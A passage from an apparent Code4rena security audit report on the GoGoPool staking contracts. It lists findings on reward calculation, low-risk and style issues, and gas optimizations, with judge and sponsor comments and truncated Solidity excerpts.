// Reward = RemainingSupply * PortionOfExistingSupply * MintingF
```

However, in the current ExpectedRewardAVA, the implementation is just:

AVAX reward rate * avax amount * duration / 365 days.

```
ProtocolDAO dao = ProtocolDAO(getContractAddress("ProtocolDAO"))
                uint256 rate = dao.getExpectedAVAXRewardsRate();
                return (avaxAmt.mulWadDown(rate) * duration) / 3
```

Clearly, the implementation of the avalanche side is more sophisticated and accurate than the implemented ExpectedRewardAVA.

Recommended Mitigation Steps

We recommend the project make the ExpectedRewardAVA implementation match the implement.

https://github.com/ava-labs/avalanchego/blob/master/vms/platformvm/reward/calculator.go#L40

0xju1ie (GoGoPool) commented:

> Rialto is going to report the correct rewards rate to the DAO from Avalanche. Not sure if it's a medium.

emersoncloud (GoGoPool) acknowledged and commented:

> We felt comfortable with a static setting number because we are (initally) staking minipools for 2 week increments with 2000 AVAX, making the variability in rewards rates minimal.

> We will develop a more complex calculation as the protocol starts handling a wider range of funds and durations.

Alex the Entreprenerd (judge) commented:

> The Warden has shown an incorrect implementation of the formula to estimate rewards.

> The math would cause the slash value to be incorrect, causing improper yield to be distributed, for this reason I agree with Medium Severity.

emersoncloud (GoGoPool) commented:

> Acknowledged. See comments above!

Low Risk and Non-Critical Issues

For this contest, 15 reports were submitted by wardens detailing low risk and non-critical issues. The report highlighted below by IIIIIII received the top score from the judge.

The following wardens also submitted reports: brgltd, pauliax, lukris02, betweenETHlines, sces60107, AkshaySrivastav, ast3ros, 0xSmartContract, HollaDieWaldfee, cozzetti, Rolezn, codeislight, chaduke, *and* RaymondFam.

Summary

Low Risk Issues

	Issue	Instances
[L-01]	Inflation not locked for four years	1
[L-02]	Contract will stop functioning in the year 2106	1
[L-03]	Lower-level initializations should come first	1
[L-04]	Incorrect percentage conversion	1
[L-05]	Loss of precision	2
[L-06]	Signatures vulnerable to malleability attacks	1
[L-07]	`require()` should be used instead of `assert()`	1

Total: 8 instances over 7 issues

Non-critical Issues

	Issue	Instances
[N-01]	Common code should be refactored	1

	Issue	Instances
[N-02]	String constants used in multiple places should be defined as constants	1
[N-03]	Constants in comparisons should appear on the left side	1
[N-04]	Inconsistent address separator in storage names	1
[N-05]	Confusing function name	1
[N-06]	Misplaced punctuation	1
[N-07]	Upgradeable contract is missing a `__gap[50]` storage variable to allow for new storage variables in later versions	1
[N-08]	Import declarations should import specific identifiers, rather than the whole file	13
[N-09]	Missing `initializer` modifier on constructor	1
[N-10]	The `nonReentrant modifier` should occur before all other modifiers	2
[N-11]	`override` function arguments that are unused should have the variable name removed or commented out to avoid compiler warnings	1
[N-12]	`constant` s should be defined rather than using magic numbers	2
[N-13]	Missing event and or timelock for critical parameter change	1
[N-14]	Events that mark critical parameter changes should contain both the old and the new value	2
[N-15]	Use a more recent version of solidity	1
[N-16]	Use a more recent version of solidity	1
[N-17]	Constant redefined elsewhere	2
[N-18]	Lines are too long	1
[N-19]	Variable names that consist of all capital letters should be reserved for `constant` / `immutable` variables	2

	Issue	Instances
[N-20]	Using `>` / `>=` without specifying an upper bound is unsafe	2
[N-21]	Typos	3
[N-22]	File is missing NatSpec	3
[N-23]	NatSpec is incomplete	27
[N-24]	Not using the named return variables anywhere in the function is confusing	1
[N-25]	Contracts should have full test coverage	1
[N-26]	Large or complicated code bases should implement fuzzing tests	1
[N-27]	Function ordering does not follow the Solidity style guide	15
[N-28]	Contract does not follow the Solidity style guide's suggested layout ordering	9
[N-29]	Open TODOs	1

Total: 99 instances over 29 issues

[L-01] Inflation not locked for four years

The litepaper says that there will be no inflation for four years, but there is no code enforcing this.

There is 1 instance of this issue:

```
File: /contracts/contract/ProtocolDAO.sol

39              // GGP Inflation
40              setUint(keccak256("ProtocolDAO.InflationInterval
41:             setUint(keccak256("ProtocolDAO.InflationInterval
```

https://github.com/code-423n4/2022-12-gogopool/blob/aec9928d8bdce8a5a4efe45f54c39d4fc7313731/contracts/contract/ProtocolDAO.sol#L39-L41

[L-02] Contract will stop functioning in the year 2106

Limiting the timestamp to fit in a `uint32` will cause the call below to start reverting in 2106.

There is 1 instance of this issue:

```
File: /contracts/contract/tokens/TokenggAVAX.sol

89:             uint32 timestamp = block.timestamp.safeCastTo32(
```

https://github.com/code-423n4/2022-12-gogopool/blob/aec9928d8bdce8a5a4efe45f54c39d4fc7313731/contracts/contract/tokens/TokenggAVAX.sol#L89

[L-03] Lower-level initializations should come first

There may not be an issue now, but if `ERC4626` changes to rely on some of the functions `BaseUpgradeable` provides, things will break.

There is 1 instance of this issue:

```
File: /contracts/contract/tokens/TokenggAVAX.sol

72      function initialize(Storage storageAddress, ERC20 asset)
73              __ERC4626Upgradeable_init(asset, "GoGoPool Liqui
74:             __BaseUpgradeable_init(storageAddress);
```

https://github.com/code-423n4/2022-12-gogopool/blob/aec9928d8bdce8a5a4efe45f54c39d4fc7313731/contracts/contract/tokens/TokenggAVAX.sol#L72-L74

[L-04] Incorrect percentage conversion

0.2 ether should be 20%, not 2%. Other areas use 0.X as X0%.

There is 1 instance of this issue:

```
File: /contracts/contract/MinipoolManager.sol

194:     /// @param delegationFee Percentage delegation fee in ur
```

https://github.com/code-423n4/2022-12-gogopool/blob/aec9928d8bdce8a5a4efe45f54c39d4fc7313731/contracts/contract/MinipoolManager.sol#L194

[L-05] Loss of precision

Division by large numbers may result in the result being zero, due to solidity not supporting fractions. Consider requiring a minimum amount for the numerator to ensure that it is always larger than the denominator.

There are 2 instances of this issue:

```
File: contracts/contract/RewardsPool.sol

60:             return (block.timestamp - startTime) / dao.getIr

128:             return (block.timestamp - startTime) / dao.getRe
```

https://github.com/code-423n4/2022-12-gogopool/blob/aec9928d8bdce8a5a4efe45f54c39d4fc7313731/contracts/contract/RewardsPool.sol#L60

[L-06] Signatures vulnerable to malleability attacks

`ecrecover()` accepts as valid, two versions of signatures, meaning an attacker can use the same signature twice. Consider adding checks for signature malleability, or using OpenZeppelin's `ECDSA` library to perform the extra checks necessary in order to prevent this attack.

There is 1 instance of this issue:

```
File: contracts/contract/tokens/upgradeable/ERC20Upgradeable.sol

132                     address recoveredAddress = ecrecover(
133                             keccak256(
134                                     abi.encodePacked(
135                                             "\x19\x01",
136                                             DOMAIN_SEPARATOR
137                                             keccak256(
138                                                     abi.encode
139
140
141
142
143
144
145                                                             )
146                                             )
147                                     )
148                             ),
149                             v,
150                             r,
151                             s
152:                    );
```

https://github.com/code-423n4/2022-12-gogopool/blob/aec9928d8bdce8a5a4efe45f54c39d4fc7313731/contracts/contract/tokens/upgradeable/ERC20Upgradeable.sol#L132-L152

[L-07] `require()` should be used instead of `assert()`

Prior to solidity version 0.8.0, hitting an assert consumes the **remainder of the transaction's available gas** rather than returning it, as `require()` / `revert()` do. `assert()` should be avoided even past solidity version 0.8.0 as its documentation states that "The assert function creates an error of type Panic(uint256). ... Properly functioning code should never create a Panic, not even on invalid external input. If this happens, then there is a bug in your contract which you should fix".

There is 1 instance of this issue:

```
File: contracts/contract/tokens/TokenggAVAX.sol

83:             assert(msg.sender == address(asset));
```

https://github.com/code-423n4/2022-12-gogopool/blob/aec9928d8bdce8a5a4efe45f54c39d4fc7313731/contracts/contract/tokens/TokenggAVAX.sol#L83

[N-01] Common code should be refactored

BaseAbstract performs similar operations, so the common code should be refactored to a function

There is 1 instance of this issue:

```
File: /contracts/contract/MultisigManager.sol

110:             addr = getAddress(keccak256(abi.encodePacked("mu
```

https://github.com/code-423n4/2022-12-gogopool/blob/aec9928d8bdce8a5a4efe45f54c39d4fc7313731/contracts/contract/MultisigManager.sol#L110

[N-02] String constants used in multiple places should be defined as constants

There is 1 instance of this issue:

```
File: /contracts/contract/MultisigManager.sol

110:             addr = getAddress(keccak256(abi.encodePacked("mu
```

https://github.com/code-423n4/2022-12-gogopool/blob/aec9928d8bdce8a5a4efe45f54c39d4fc7313731/contracts/contract/MultisigManager.sol#L110

[N-03] Constants in comparisons should appear on the left side

Doing so will prevent [typo bugs](#).

There is 1 instance of this issue:

```
File: /contracts/contract/ClaimNodeOp.sol

92:             if (ggpRewards == 0) {
```

https://github.com/code-423n4/2022-12-gogopool/blob/aec9928d8bdce8a5a4efe45f54c39d4fc7313731/contracts/contract/ClaimNodeOp.sol#L92

[N-04] Inconsistent address separator in storage names

Most addresses in storage names don't separate the prefix from the address with a period, but this one has one.

There is 1 instance of this issue:

```
File: /contracts/contract/ProtocolDAO.sol

102     function getClaimingContractPct(string memory claimingCo
103             return getUint(keccak256(abi.encodePacked("Protoc
104     }
105
106     /// @notice Set the percentage a contract is owed for a
107     function setClaimingContractPct(string memory claimingCo
108             setUint(keccak256(abi.encodePacked("ProtocolDAO.
109:    }
```

https://github.com/code-423n4/2022-12-gogopool/blob/aec9928d8bdce8a5a4efe45f54c39d4fc7313731/contracts/contract/ProtocolDAO.sol#L102-L109

[N-05] Confusing function name

Consider changing the name to `stakeGGPAs` or `stakeGGPFor`.

There is 1 instance of this issue:

```
File: /contracts/contract/Staking.sol

328:     function restakeGGP(address stakerAddr, uint256 amount)
```

https://github.com/code-423n4/2022-12-gogopool/blob/aec9928d8bdce8a5a4efe45f54c39d4fc7313731/contracts/contract/Staking.sol#L328

[N-06] Misplaced punctuation

There's an extra comma - it looks like a find-and-replace error.

There is 1 instance of this issue:

```
File: /contracts/contract/Vault.sol

154             // Update balances
155             tokenBalances[contractKey] = tokenBalances[contr
156             // Get the toke ERC20 instance
157             ERC20 tokenContract = ERC20(tokenAddress);
158             // Withdraw to the withdrawal address, , safeTra
159             tokenContract.safeTransfer(withdrawalAddress, am
160:    }
```

https://github.com/code-423n4/2022-12-gogopool/blob/aec9928d8bdce8a5a4efe45f54c39d4fc7313731/contracts/contract/Vault.sol#L154-L160

[N-07] Upgradeable contract is missing a `__gap[50]` storage variable to allow for new storage variables in later versions

See this link for a description of this storage variable. While some contracts may not currently be sub-classed, adding the variable now protects against forgetting to add it in the future.

There is 1 instance of this issue:

```
File: contracts/contract/tokens/TokenggAVAX.sol

24:   contract TokenggAVAX is Initializable, ERC4626Upgradeable,
```

https://github.com/code-423n4/2022-12-gogopool/blob/aec9928d8bdce8a5a4efe45f54c39d4fc7313731/contracts/contract/tokens/TokenggAVAX.sol#L24

[N-08] Import declarations should import specific identifiers, rather than the whole file

Using import declarations of the form `import {<identifier_name>} from "some/file.sol"` avoids polluting the symbol namespace making flattened files smaller, and speeds up compilation.

There are 13 instances of this issue. (For in-depth details on this and all further issues with multiple instances, please see the warden's full report.)

[N-09] Missing `initializer` modifier on constructor

OpenZeppelin recommends that the `initializer` modifier be applied to constructors in order to avoid potential griefs, social engineering, or exploits. Ensure that the modifier is applied to the implementation contract. If the default constructor is currently being used, it should be changed to be an explicit one with the modifier applied.

There is 1 instance of this issue:

```
File: contracts/contract/BaseUpgradeable.sol
```

```
9:    contract BaseUpgradeable is Initializable, BaseAbstract {
```

https://github.com/code-423n4/2022-12-gogopool/blob/aec9928d8bdce8a5a4efe45f54c39d4fc7313731/contracts/contract/BaseUpgradeable.sol#L9

[N-10] The `nonReentrant` `modifier` should occur before all other modifiers

This is a best-practice to protect against reentrancy in other modifiers.

There are 2 instances of this issue.

[N-11] `override` function arguments that are unused should have the variable name removed or commented out to avoid compiler warnings

There is 1 instance of this issue:

```
File: contracts/contract/tokens/TokenggAVAX.sol

255:    function _authorizeUpgrade(address newImplementation) ir
```

https://github.com/code-423n4/2022-12-gogopool/blob/aec9928d8bdce8a5a4efe45f54c39d4fc7313731/contracts/contract/tokens/TokenggAVAX.sol#L255

[N-12] `constant` s should be defined rather than using magic numbers

Even assembly can benefit from using readable constants instead of hex/numeric literals.

There are 2 instances of this issue.

[N-13] Missing event and or timelock for critical parameter change

Events help non-contract tools to track changes, and events prevent users from being surprised by changes.

There is 1 instance of this issue:

```
File: contracts/contract/Storage.sol

41      function setGuardian(address newAddress) external {
42              // Check tx comes from current guardian
43              if (msg.sender != guardian) {
44                      revert MustBeGuardian();
45              }
46              // Store new address awaiting confirmation
47              newGuardian = newAddress;
48:     }
```

https://github.com/code-423n4/2022-12-gogopool/blob/aec9928d8bdce8a5a4efe45f54c39d4fc7313731/contracts/contract/Storage.sol#L41-L48

[N-14] Events that mark critical parameter changes should contain both the old and the new value

This should especially be done if the new value is not required to be different from the old value.

There are 2 instances of this issue.

[N-15] Use a more recent version of solidity

Use a solidity version of at least 0.8.13 to get the ability to use `using for` with a list of free functions.

There is 1 instance of this issue:

```
File: contracts/contract/tokens/upgradeable/ERC4626Upgradeable.s
```

```
2:    pragma solidity >=0.8.0;
```

https://github.com/code-423n4/2022-12-gogopool/blob/aec9928d8bdce8a5a4efe45f54c39d4fc7313731/contracts/contract/tokens/upgradeable/ERC4626Upgradeable.sol#L2

[N-16] Use a more recent version of solidity

- Use a solidity version of at least 0.8.4 to get `bytes.concat()` instead of `abi.encodePacked(<bytes>,<bytes>)`.
- Use a solidity version of at least 0.8.12 to get `string.concat()` instead of `abi.encodePacked(<str>,<str>)`.

There is 1 instance of this issue:

```
File: contracts/contract/tokens/upgradeable/ERC20Upgradeable.sol

2:    pragma solidity >=0.8.0;
```

https://github.com/code-423n4/2022-12-gogopool/blob/aec9928d8bdce8a5a4efe45f54c39d4fc7313731/contracts/contract/tokens/upgradeable/ERC20Upgradeable.sol#L2

[N-17] Constant redefined elsewhere

Consider defining in only one contract so that values cannot become out of sync when only one location is updated. A cheap way to store constants in a single location is to create an `internal constant` in a `library`. If the variable is a local cache of another contract's value, consider making the cache variable internal or private, which will require external users to query the contract with the source of truth, so that callers don't get out of sync.

There are 2 instances of this issue.

[N-18] Lines are too long

Usually lines in source code are limited to 80 characters. Today's screens are much larger so it's reasonable to stretch this in some cases. Since the files will most likely reside in GitHub, and GitHub starts using a scroll bar in all cases when the length is over 164 characters, the lines below should be split when they reach that length

There is 1 instance of this issue:

```
File: contracts/contract/ProtocolDAO.sol

41:             setUint(keccak256("ProtocolDAO.InflationInterval
```

https://github.com/code-423n4/2022-12-gogopool/blob/aec9928d8bdce8a5a4efe45f54c39d4fc7313731/contracts/contract/ProtocolDAO.sol#L41

[N-19] Variable names that consist of all capital letters should be reserved for `constant` / `immutable` variables

If the variable needs to be different based on which class it comes from, a `view` / `pure` *function* should be used instead (e.g. like this).

There are 2 instances of this issue.

[N-20] Using `>` / `>=` without specifying an upper bound is unsafe

There *will* be breaking changes in future versions of solidity, and at that point your code will no longer be compatable. While you may have the specific version to use in a configuration file, others that include your source files may not.

There are 2 instances of this issue.

[N-21] Typos

There are 3 instances of this issue.

[N-22] File is missing NatSpec

There are 3 instances of this issue.

[N-23] NatSpec is incomplete

There are 27 instances of this issue.

[N-24] Not using the named return variables anywhere in the function is confusing

Consider changing the variable to be an unnamed one.

There is 1 instance of this issue:

```
File: contracts/contract/MinipoolManager.sol

/// @audit mp
572:     function getMinipoolByNodeID(address nodeID) public view
```

https://github.com/code-423n4/2022-12-gogopool/blob/aec9928d8bdce8a5a4efe45f54c39d4fc7313731/contracts/contract/MinipoolManager.sol#L572

[N-25] Contracts should have full test coverage

While 100% code coverage does not guarantee that there are no bugs, it often will catch easy-to-find bugs, and will ensure that there are fewer regressions when the code invariably has to be modified. Furthermore, in order to get full coverage, code authors will often have to re-organize their code so that it is more modular, so that each component can be tested separately, which reduces interdependencies between modules and layers, and makes for code that is easier to reason about and audit.

There is 1 instance of this issue:

```
File: Various Files
```

[N-26] Large or complicated code bases should implement fuzzing tests

Large code bases, or code with lots of inline-assembly, complicated math, or complicated interactions between multiple contracts, should implement fuzzing tests. Fuzzers such as Echidna require the test writer to come up with invariants which should not be violated under any circumstances, and the fuzzer tests various inputs and function calls to ensure that the invariants always hold. Even code with 100% code coverage can still have bugs due to the order of the operations a user performs, and fuzzers, with properly and extensively-written invariants, can close this testing gap significantly.

There is 1 instance of this issue:

```
File: Various Files
```

[N-27] Function ordering does not follow the Solidity style guide

According to the Solidity style guide, functions should be laid out in the following order : `constructor()` , `receive()` , `fallback()` , `external` , `public` , `internal` , `private` , but the cases below do not follow this pattern.

There are 15 instances of this issue.

[N-28] Contract does not follow the Solidity style guide's suggested layout ordering

The style guide says that, within a contract, the ordering should be 1) Type declarations, 2) State variables, 3) Events, 4) Modifiers, and 5) Functions, but the contract(s) below do not follow this ordering.

There are 9 instances of this issue.

[N-29] Open TODOs

Code architecture, incentives, and error handling/reporting questions/issues should be resolved before deployment.

There is 1 instance of this issue:

```
File: contracts/contract/MinipoolManager.sol

412:             // TODO Revisit this logic if we ever allow unec
```

https://github.com/code-423n4/2022-12-gogopool/blob/aec9928d8bdce8a5a4efe45f54c39d4fc7313731/contracts/contract/MinipoolManager.sol#L412

Excluded findings

These findings are excluded from awards calculations because there are publicly-available automated tools that find them. The valid ones appear here for completeness.

Low Risk Issues

	Issue	Instances
[L-08]	Missing checks for `address(0x0)` when assigning values to `address` state variables	1
[L-09]	`abi.encodePacked()` should not be used with dynamic types when passing the result to a hash function such as `keccak256()`	155

Total: 156 instances over 2 issues

Non-critical Issues

	Issue	Instances
[N-30]	Return values of `approve()` not checked	2
[N-31]	`public` functions not called by the contract should be declared `external` instead	54

	Issue	Instances
[N-32]	Event is missing `indexed` fields	26

Total: 82 instances over 3 issues

[L-08] Missing checks for `address(0x0)` when assigning values to `address` state variables

There is 1 instance of this issue:

```
File: contracts/contract/Storage.sol

/// @audit (valid but excluded finding)
47:             newGuardian = newAddress;
```

https://github.com/code-423n4/2022-12-gogopool/blob/aec9928d8bdce8a5a4efe45f54c39d4fc7313731/contracts/contract/Storage.sol#L47

[L-09] `abi.encodePacked()` should not be used with dynamic types when passing the result to a hash function such as `keccak256()`

Use `abi.encode()` instead which will pad items to 32 bytes, which will prevent hash collisions (e.g. `abi.encodePacked(0x123,0x456)` => `0x123456` => `abi.encodePacked(0x1,0x23456)`, but `abi.encode(0x123,0x456)` => `0x0...1230...456`). "Unless there is a compelling reason, `abi.encode` should be preferred". If there is only one argument to `abi.encodePacked()` it can often be cast to `bytes()` or `bytes32()` instead.

If all arguments are strings and or bytes, `bytes.concat()` should be used instead.

There are 155 instances of this issue.

[N-30] Return values of `approve()` not checked

Not all `IERC20` implementations `revert()` when there's a failure in `approve()`. The function signature has a `boolean` return value and they indicate errors that way instead. By not checking the return value, operations that should have marked as failed, may potentially go through without actually approving anything.

There are 2 instances of this issue.

[N-31] `public` functions not called by the contract should be declared `external` instead

Contracts are allowed to override their parents' functions and change the visibility from `external` to `public`.

There are 54 instances of this issue.

[N-32] Event is missing `indexed` fields

Index event fields make the field more quickly accessible to off-chain tools that parse events. However, note that each index field costs extra gas during emission, so it's not necessarily best to index the maximum allowed per event (three fields). Each `event` should use three `indexed` fields if there are three or more fields, and gas usage is not particularly of concern for the events in question. If there are fewer than three fields, all of the fields should be indexed.

There are 26 instances of this issue.

Alex the Entreprenerd (judge) commented:

> **[L-01] Inflation not locked for four years**
> Refactor. Code as is will revert after 4 years, so it's enforced via config.

> **[L-02] Contract will stop functioning in the year 2106**
> Low

> **[L-03] Lower-level initializations should come first**
> Refactor in lack of specific risk

> **[L-04] Incorrect percentage conversion**
> Low

[L-05] Loss of precision
Low

[L-06] Signatures vulnerable to malleability attacks
Low

[L-07] require() should be used instead of assert()
Refactor

[N-01] Common code should be refactored
Refactor

[N-02] String constants used in multiple places should be defined as constants
Refactor

[N-03] Constants in comparisons should appear on the left side
Refactor

[N-04] Inconsistent address separator in storage names
Non-Critical

[N-05] Confusing function name
Non-Critical

[N-06] Misplaced punctuation
Non-Critical

[N-07] Upgradeable contract is missing a `__gap[50]` storage variable to allow for new storage variables in later versions
Disputing for TokenAvax as it's the child contract

[N-08] Import declarations should import specific identifiers, rather than the whole file
Non-Critical

[N-09] Missing initializer modifier on constructor
Refactor

[N-10] The nonReentrant modifier should occur before all other modifiers
Refactor

[N-11] override function arguments that are unused should have the variable name removed or commented out to avoid compiler warnings
Non-Critical

[N-12] constants should be defined rather than using magic numbers
Refactor

[N-13] Missing event and or timelock for critical parameter change
Non-Critical

[N-14] Events that mark critical parameter changes should contain both the old and the new value
Non-Critical

[N-15] Use a more recent version of solidity
Non-Critical

[N-16] Use a more recent version of solidity
See N-15

[N-17] Constant redefined elsewhere
Refactor

[N-18] Lines are too long
Non-Critical

[N-19] Variable names that consist of all capital letters should be reserved for constant/immutable variables
Refactor

[N-20] Using >/>= without specifying an upper bound is unsafe
Refactor

[N-21] Typos
Non-Critical

> **[N-22] File is missing NatSpec**
> Non-Critical

> **[N-23] NatSpec is incomplete**
> Non-Critical

> **[N-24] Not using the named return variables anywhere in the function is confusing**
> Refactor

> **[N-25] Contracts should have full test coverage**
> Refactor

> **[N-26] Large or complicated code bases should implement fuzzing tests**
> Refactor

> **[N-27] Function ordering does not follow the Solidity style guide**
> Non-Critical

> **[N-28] Contract does not follow the Solidity style guide's suggested layout ordering**
> Non-Critical

> **[N-29] Open TODOs**
> Non-Critical

Alex the Entreprenerd (judge) commented:

> 6 Low, 15 Refactor, 15 Non-Critical, including downgraded findings (#733 & #734).

> Best report by far, so far I thought the second best was the best (this one scores above 100%).

> Well played.

Gas Optimizations

For this contest, 12 reports were submitted by wardens detailing gas optimizations. The report highlighted below by **NoamYakov** received the top score from the judge.

The following wardens also submitted reports: c3phas, betweenETHlines, IIIIIII, AkshaySrivastav, ast3ros, camdengrieh, shark, latt1ce, fatherOfBlocks, chaduke, *and* kartkhira.

Summary

	Issue	Instances	Total Gas Saved
[G-01]	State variables can be packed into fewer storage slots	1	-
[G-02]	Use a more recent version of solidity	2	-
[G-03]	`++i` / `i++` should be `unchecked{++i}` / `unchecked{i++}` when it is not possible for them to overflow, as is the case when used in `for` - and `while` -loops	10	600
[G-04]	`internal` functions only called once can be inlined to save gas	4	80
[G-05]	Functions guaranteed to revert when called by normal users can be marked `payable`	62	1302
[G-06]	Optimize names to save gas	13	286
[G-07]	Use custom errors rather than `revert()` / `require()` strings to save gas	4	200
[G-08]	Add `unchecked {}` for subtractions where the operands cannot underflow because of a previous `require()` or `if` -statement	7	595
[G-09]	Multiple accesses of a mapping/array should use a local variable cache	4	168
[G-10]	State variables should be cached in stack variables rather than re-reading them from storage	11	1067
[G-11]	Modification of `getX()`, `setX()`, `deleteX()`, `addX()` and `subX()` in `BaseAbstract.sol` increases gas savings in [G-10]	116	11252
[G-12]	`<x> += <y>` costs more gas than `<x> = <x> + <y>` for state variables (`-=` too)	12	1356

	Issue	Instances	Total Gas Saved
[G-13]	Division by two should use bit shifting	1	20
[G-14]	The result of function calls should be cached rather than re-calling the function	2	200
[G-15]	Don't compare boolean expressions to boolean literals	3	27
[G-16]	Splitting `require()` statements that use `&&` saves gas	1	3
[G-17]	Stack variable used as a cheaper cache for a state variable is only used once	3	9

Total: 256 instances over 17 issues with **17165 gas** saved.

Gas totals use lower bounds of ranges and count two iterations of each `for` -loop. All values above are runtime, not deployment, values; deployment values are listed in the individual issue descriptions.

[G-01] State variables can be packed into fewer storage slots

If variables occupying the same slot are both written by the same function or by the constructor, avoids a separate Gsset (**20000 gas**). Reads of the variables can also be cheaper.

There is 1 instance of this issue:

```
File: contracts\contract\tokens\TokenggAVAX.sol

/// @audit currently, `lastSync`, `rewardsCycleLength` and `rewa
///     stored in a single storage slot and `lastRewardsAmt` is
///     Since all of these state variables except for `rewardsCy
///     being set together (in `syncRewards()`), I suggest to re
///     that they will use the same storage slot and `rewardsCyc
///     use a different one.
40      /// @notice the effective start of the current cycle
41      uint32 public lastSync;
42
43      /// @notice the maximum length of a rewards cycle
```

```
44      uint32 public rewardsCycleLength;
45
46      /// @notice the end of the current cycle. Will always be
47      uint32 public rewardsCycleEnd;
48
49      /// @notice the amount of rewards distributed in a the m
50      uint192 public lastRewardsAmt;
```

[G-02] Use a more recent version of solidity

- Use a solidity version of at least 0.8.2 to get simple compiler automatic inlining.
- Use a solidity version of at least 0.8.3 to get better struct packing and cheaper multiple storage reads.
- Use a solidity version of at least 0.8.4 to get custom errors, which are cheaper at deployment than `revert()/require()` strings.
- Use a solidity version of at least 0.8.10 to have external calls skip contract existence checks if the external call has a return value.

There are 2 instances of this issue. (For in-depth details on this and all further gas optimizations with multiple instances, please see the warden's full report.)

[G-03] `++i` / `i++` should be `unchecked{++i}` / `unchecked{i++}` when it is not possible for them to overflow, as is the case when used in `for` - and `while` -loops

The `unchecked` keyword is new in solidity version 0.8.0, so this only applies to that version or higher, which these instances are. This saves **30-40 gas** per loop.

There are 10 instances of this issue.

[G-04] `internal` functions only called once can be inlined to save gas

Not inlining costs **20 to 40 gas** because of two extra `JUMP` instructions and additional stack operations needed for function calls.

There are 4 instances of this issue.

[G-05] Functions guaranteed to revert when called by normal users can be marked `payable`

If a function modifier such as `onlyOwner` is used, the function will revert if a normal user tries to pay the function. Marking the function as `payable` will lower the gas cost for legitimate callers because the compiler will not include checks for whether a payment was provided. The extra opcodes avoided are `CALLVALUE` (2), `DUP1` (3), `ISZERO` (3), `PUSH2` (3), `JUMPI` (10), `PUSH1` (3), `DUP1` (3), `REVERT` (0), `JUMPDEST` (1), `POP` (2), which costs an average of about **21 gas per call** to the function, in addition to the extra deployment cost.

There are 62 instances of this issue.

[G-06] Optimize names to save gas

`public` / `external` function names and `public` member variable names can be optimized to save gas. See this link for an example of how it works. Below are the interfaces/abstract contracts that can be optimized so that the most frequently-called functions use the least amount of gas possible during method lookup. Method IDs that have two leading zero bytes can save **128 gas** each during deployment, and renaming functions to have lower method IDs will save **22 gas** per call, per sorted position shifted.

There are 13 instances of this issue.

[G-07] Use custom errors rather than `revert()` / `require()` strings to save gas

Custom errors are available from solidity version 0.8.4. Custom errors save ~50 gas each time they're hit by avoiding having to allocate and store the revert string. Not defining the strings also save deployment gas.

There are 4 instances of this issue.

[G-08] Add `unchecked {}` for subtractions where the

operands cannot underflow because of a previous `require()` or `if` -statement

`require(a <= b); x = b - a` => `require(a <= b); unchecked { x = b - a };`.

There are 7 instances of this issue.

[G-09] Multiple accesses of a mapping/array should use a local variable cache

The instances below point to the second+ access of a value inside a mapping/array, within a function. Caching a mapping's value in a local `storage` or `calldata` variable when the value is accessed multiple times, saves **~42 gas per access** due to not having to recalculate the key's keccak256 hash (Gkeccak256 - **30 gas**) and that calculation's associated stack operations. Caching an array's struct avoids recalculating the array offsets into memory/calldata.

There are 4 instances of this issue.

[G-10] State variables should be cached in stack variables rather than re-reading them from storage

The instances below point to the second+ access of a state variable within a function. Caching of a state variable replaces each Gwarmaccess (**100 gas**) with a much cheaper stack read. Other less obvious fixes/optimizations include having local memory caches of state variable structs, or having local caches of state variable contracts/addresses.

There are 11 instances of this issue.

[G-11] Modification of `getX()`, `setX()`, `deleteX()`, `addX()` and `subX()` in `BaseAbstract.sol` increases gas savings in [G-10]

Modify the `getX()`, `setX()`, `deleteX()`, `addX()` and `subX()` functions in `BaseAbstract.sol` to receive the address of the `Storage` contract as an

argument. This modification will create dozens more fixable instances of [G-10].

There are 116 instances of this issue.

[G-12] `<x> += <y>` costs more gas than `<x> = <x> + <y>` for state variables (`-=` too)

Using the addition operator instead of plus-equals saves 113 gas. Subtructions act the same way.

There are 12 instances of this issue.

[G-13] Division by two should use bit shifting

`<x> / 2` is the same as `<x> >> 1`. While the compiler uses the `SHR` opcode to accomplish both, the version that uses division incurs an overhead of 20 gas due to `JUMP`s to and from a compiler utility function that introduces checks which can be avoided by using `unchecked {}` around the division by two.

There is 1 instance of this issue:

```
File: contracts\contract\MinipoolManager.sol

413             uint256 avaxHalfRewards = avaxTotalRewardAmt / 2
```

[G-14] The result of function calls should be cached rather than re-calling the function

The instances below point to the second+ call of the function within a single function. *Every* external call made to a contract incurs at least **100 gas** of overhead.

There are 2 instances of this issue.

[G-15] Don't compare boolean expressions to boolean literals

`if (<x> == true) => if (<x>)`, `if (<x> == false) => if (!<x>)`.

There are 3 instances of this issue.

[G-16] Splitting `require()` statements that use `&&` saves gas

See [this issue] which describes the fact that there is a larger deployment gas cost, but with enough runtime calls, the change ends up being cheaper by **3 gas.**

There is 1 instance of this issue:

```
File: contracts\contract\tokens\upgradeable\ERC20Upgradeable.sol

154                     require(recoveredAddress != address(0) &
```

[G-17] Stack variable used as a cheaper cache for a state variable is only used once

If the variable is only accessed once, it's cheaper to use the state variable directly that one time, and save the **3 gas** the extra stack assignment would spend.

There are 3 instances of this issue.

Alex the Entreprenerd (judge) commented:

> **[G-01] State variables can be packed into fewer storage slots**
> Not awarding as it will only save gas at deploy time

> **[G-02] Use a more recent version of solidity**
> Skipping as missing further info

> **[G-03] `++i` / `i++` should be `unchecked{++i}` / `unchecked{i++}` when it is not possible for them to overflow, as is the case when used in for- and while-loops**
> 25 * 7

> **[G-04] internal functions only called once can be inlined to save gas**
> 16 per instance
> 4 * 16

[G-05] Functions guaranteed to revert when called by normal users can be marked payable
Ignoring

[G-06] Optimize names to save gas
Ignoring

[G-07] Use custom errors rather than `revert()` / `require()` strings to save gas
Ignoring for lack of proven benchmarks

[G-08] Add unchecked {} for subtractions where the operands cannot underflow because of a previous `require()` or if-statement
7 * 20

[G-09] Multiple accesses of a mapping/array should use a local variable cache
2 are “normal” to avoid the -= or += the other 2 are valid
2 * 100

[G-10] State variables should be cached in stack variables rather than re-reading them from storage
11 * 100

[G-11] Modification of `getX()`, `setX()`, `deleteX()`, `addX()` and `subX()` in BaseAbstract.sol increases gas savings in [G-10]
Am understanding this as the idea of inlining the call rather than using a function.
16 * 116

1856

[G-12] `<x> += <y>` costs more gas than `<x> = <x> + <y>` for state variables (-= too)
Out of scope

[G-13] Division by two should use bit shifting
Equivalent to using unchecked

20

> **[G-14] The result of function calls should be cached rather than re-calling the function**
> 340 * 2

> 680

> **[G-15] Don't compare boolean expressions to boolean literals**
> 27

> **[G-16] Splitting require() statements that use && saves gas**
> Marginal

> **[G-17] Stack variable used as a cheaper cache for a state variable is only used once**
> Marginal

> Total: 4262

